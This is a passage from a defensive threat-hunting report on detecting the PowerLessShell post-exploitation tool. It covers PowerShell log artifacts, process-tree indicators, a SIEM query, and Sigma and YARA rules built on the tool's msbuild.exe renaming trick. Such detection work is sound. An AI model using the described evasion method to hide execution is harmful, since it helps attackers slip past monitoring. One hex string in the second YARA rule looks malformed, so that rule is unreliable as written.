


Figure 19: As shown in “HostApplication=” that “PowerLessShell” now uses a known process name for an extra layer of obfuscation

Blue-teamers know that this method is harder to detect, as they look at hundreds, maybe thousands, of similar logs each day, so random values can drag the eye of a blue-teamer, but values like (svchost.exe, explorer.exe.. etc) can be unintentionally skipped in the analysis phase. Nevertheless, some smart detection techniques can be used to easily track such occurrences, for example “svchost.exe” should not be the host application within Powershell Windows Events logs which is a red flag that is easy to detect. Also, the file paths for each of the legitimate process names can be used to track fake instances using similar names. More importantly for this case, having “svchost.exe” with the hash of “msbuild.exe” is a clear indicator for the execution of “PowerLessShell”.

Comparing both when “PowerLessShell” is used with the option to use “msbuild.exe” under a fake random name versus using it under the name of a legitimate process file name, the same 9 events will be generated with the only difference is the process name in the parameter “HostApplication”.

7. Detecting “PowerLessShell” Payload Execution Using Behavioral Monitoring

To detect “PowerLessShell” tool, behavioral monitoring is the key either through capturing Sysmon events and forwarding it to the SIEM solution and building a use-case around that, or through an Endpoint Detection and Response system that supports creating behavioral monitoring rules.

The process tree of the “MSbuild” instance in this order is a “red flag” that should be reviewed by security analysts:




Figure 20: The process tree of the normal “PowerLessShel”l instance (no obfuscation)

The figure above shows the process tree for the none obfuscated version of “PowerLessShell”, this process tree will be similar either if you run the “.csproj” from the command-line, or if you double clicked

the “.bat” file. The figure below is the process tree of the obfuscated version of the “PowerLessShell”, similarly either you run the “.csproj” from the command-line, or double clicking the “.bat” file.




Figure 21: The process tree of the obfuscated version of “PowerLessShell” (the description indicates that this is an MSBuild.exe instance)

The following table contains a comparison between the process tree for the obfuscated version versus the none-obfuscated one:

Version	Process Tree
No obfuscation	… cmd.exe … conhost.exe … adVkPMMZBOVCqPEsk.exe (The description column shows “msbuild.exe”)
Obfuscated	… cmd.exe … conhost.exe … svchost.exe (The description column shows “msbuild.exe”)

Therefore, hunting for executions of “PowerLessShell” using behavioral monitoring would be by searching for processes that contain “MSBuild” in the description filed where the process name of the instance doesn’t equal “MSBuidl.exe” and the parent process is “cmd.exe”, so the rule can be created logically as the following using common SIEM and EDR search annotations:

(process_description ~”msbuild” && process_name !=”msbuild.exe” && parent_process == “cmd.exe”)

Symbol	Meaning
!=	Does not equal
==	Equals
&&	Logical and
~	Contains

To sum things up, the following table contains a list of all artifacts left by the “PowerLessShell” tool that can be used by blue-teamers and digital forensics investigators to detect its execution:

Log Source	Artifacts
Windows Powershell Event Logs	There will be 9 events related to the execution of the “PowerLessShell” which are notable through the “HostApplication” field which contains an executable name either with random characters or with a system process name that shouldn’t be in Powershell Windows events.
Amcache	MSBuild.exe’s SHA1 hash “e9762eccb59062a763bd621eb6e1d4d4faee74d8”, is found in one of the amcache entries but with a different name than MSBuild.exe, that could be random letters or other windows common exe names such as (svchost, explorer, ..etc)
Process tree (no obfuscation)	… cmd.exe … conhost.exe … adVkPMMZBOVCqPEsk.exe (The description column shows “msbuild.exe”)
Process tree (obfuscated)	… cmd.exe … conhost.exe … svchost.exe (The description column shows “msbuild.exe”)
Process monitor	process_description ~”msbuild” && process_name !=”msbuild.exe” && parent_process == “cmd.exe”
File system	Yara rule to detect the “.csproj” file created by “PowerLessShell” tool. The rule is provided in the section below.

File system	Yara rule to detect the “.bat” file created by the “PowerLessShell” tool. The rule is provided in the section below.

8. Yara and Sigma Rules to Detect “PowerLessShell”

Sigma is a Generic signature format for SIEM systems, on this github repository [2] you can find the sigma tool and the usage of the tool. Use the following sigma rule to create a detection rule for your selected SIEM solution to hunt for “PowerLessShell”:

```
title: PowerLessShell execution
description: Detects PowerLessShell execution activity by monitoring process creation EventID 1 with the msbuild.exe process as OriginalFileName. The process in field commandline is the malicious program. the command line will have a project with 5-25 of random letters.
references:
    - https://github.com/Mr-Un1k0d3r/PowerLessShell
status: stable
author: Haboob Team
date: 2020/11/16
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        ParentImage: 'C:\Windows\System32\cmd.exe'
        OriginalFileName: 'msbuild.exe'
    selection2:
        EventID: 1
        ParentImage: 'C:\Windows\explorer.exe'
```

```
        OriginalFileName: 'msbuild.exe'
    condition: selection or selection2
falsepositives:
    - Enviroments that use msbuild on a production service
level: high
```

Yara project [3], is a pattern matching tool for malware researchers to detect and classify malware families. You can write yara rules and run them using yara binaries to detect malwares based on the rules that contain pre-defined patterns. The following yara rules successfully detect “PowerLessShell” payloads:

```
rule PowerLessShell_csproj {
        meta:
                description = "yara rule to detect PowerLessShell .csproj"
                author = "Haboob Team"
                date= "2020/11/16"
        strings:
                $s1= "C:\\Windows\\Microsoft.Net\\Framework\\v4.0.30319\\Microsoft.Build.Tasks.v4.0.dll" fullword
                $s2= "using System.Management.Automation.Runspaces;" nocase wide ascii
                $s3= "= new RunspaceInvoke("  wide ascii
                $s4= "RunspaceFactory.CreateRunspace()" fullword
        condition:
                all of them
}
rule PowerLessShell_bat {
        meta:
                description = "yara rule to detect PowerLessShell .bat"
```

```
        author = "Haboob Team"
        date= "2020/11/16"
    strings:
        $s1 = "7573696e672053797374656d2e4d616e6167656d656e742e4175746f6d6174696f6e2e52756e7370616365733b" wide ascii
        $s2 = "52756e737061636546616374f72792e43726561746552756e73706163652829" wide ascii
        $s3 = "3d206e65772052756e7370616365496e766f6b6528"  wide ascii
    condition:
        all of them
}
```

9. Conclusion

“PowerLessShell” is a post-exploitation tool that executes Powershell scripts without invoking a Powershell instance. The tool has been explained in details with its several options and features. Following that, we have explored several ways in which “PowerLessShell” can be hunted and detected by blue teams using techniques such as monitoring process executions and using search rules to flag malicious invocations of “msbuild.exe” Moreover, SIGMA and YARA rules were provided to extend “PowerLessShell” detection capability into SIEM solutions and EDR systems.

10. References

1. https://github.com/Mr-Un1k0d3r/PowerLessShell
2. https://github.com/Neo23x0/sigma
3. https://virustotal.github.io/yara/
4. https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild-conditions?view=vs-2019